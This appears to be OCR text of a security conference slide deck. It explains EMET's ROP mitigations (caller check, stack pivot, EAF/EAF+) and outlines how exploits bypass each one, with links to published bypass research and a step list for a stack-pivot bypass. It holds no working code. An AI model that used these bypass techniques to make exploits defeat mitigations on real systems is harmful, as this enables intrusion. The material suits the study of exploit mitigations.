
- Disallow making the stack area executable
- Prevents placing shellcode on stack



Caller Check

- During an ongoing ROP attack functions are not really called but returned to
- Check call site
  - Check the instruction before the return address on the stack
  - Is it really a call?
  - Does it call the hooked API?

Caller Check



Simulate Execution Flow

- Detects ROP gadgets following a call to a protected API
  - According to the documentation
- Simulates instructions affecting stack- and base-pointer

Stack Pivot

- Checks if the stack pointer is still between the thread's Stack Base and Stack Limit
- Detects if ESP/RSP points to the heap
- ROP chain can not be on heap when the API is called

Export Address Table Access Filtering (EAF)

- Not really a ROP mitigation
- Detect non-legitimate reads to the EAT of kernel32, ntdll and kernelbase
- Breaks certain type of shellcode (e.g., from Metasploit)
  - Or ROP chains that try to resolve values through the EAT

EAF+

- Specify modules that are not allowed to read the EAT of kernel32, ntdll and kernelbase

- Detect non-legitimate reads to the MZ/PE header of specific modules (according to documentation)

EMET bypasses

- There has been a lot of work on bypassing EMET

- Bypass EMET 4.1
  https://labs.bromium.com/2014/02/24/bypassing-emet-4-1/
  https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf

- EMET 5.1 Armor or Curtain? Rene Freingruber
  ZeroNights 2014, 31C3

- Bypass EMET 5.2 hooks by jumping over them
  http://casual-scrutiny.blogspot.ch/2015/03/defeating-emet-52.html

- Disable EMET 5.2 by calling a cleanup function reachable via emet.dll!DllMain
  https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html

- EAF disabling by clearing HW breakpoints by Piotr Bania
  http://piotrbania.com/all/articles/anti_emet_eaf.txt


EMET bypasses

- Either EMET is disabled
  - And thus the ROP mitigations are disabled too
- Or the exploit is made EMET aware i.e. hardened to withstand the ROP run-time checks

Bypass Memory Protection

- Deliver the shellcode on the heap
- Just use ROP/code-reuse techniques
- There is another way, but we cannot disclose it yet, we are currently coordinating with MSRC

Bypass Memory Protection



Bypass Caller Check

- Use gadgets that begin after a call instruction
  - Can be tricky as the call target is checked too
    - E.g., `call eax`, `eax` has to contain the sensitive function's address
- Gadget will be longer and might introduce side-effects
  - But manageable
- We found a weakness specific to VirtualProtect but it might be a known limitation, we are coordinating with MSRC

Bypass Stack Pivot

- Make sure that at the point of the check ESP/RSP points within the bounds of the thread's stack

- Deliver the ROP chain on the stack
  - Copy ROP chain from heap to stack
  - If in control of the stack, place ROP chain on the stack

Bypass EAF / EAF+


- Don’t access the EAT of kernel32, ntdll and kernelbase
  - E.g., use IAT’s that have entries to the desired symbols
  - Your off-the-shelf shellcode might not work anymore
- Leak base addresses and use offsets
  - .dll version specific
- Clear hardware breakpoints

Example – with ROP mitigations


- 64 bit processes have to bypass less mitigations

- Let's enable EMET ROP mitigations for MainframeInventory.exe…


Example – with ROP mitigations



Example – with ROP mitigations




Example – Stack Pivot bypass




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Return to VirtualProtect

Example – Stack Pivot bypass



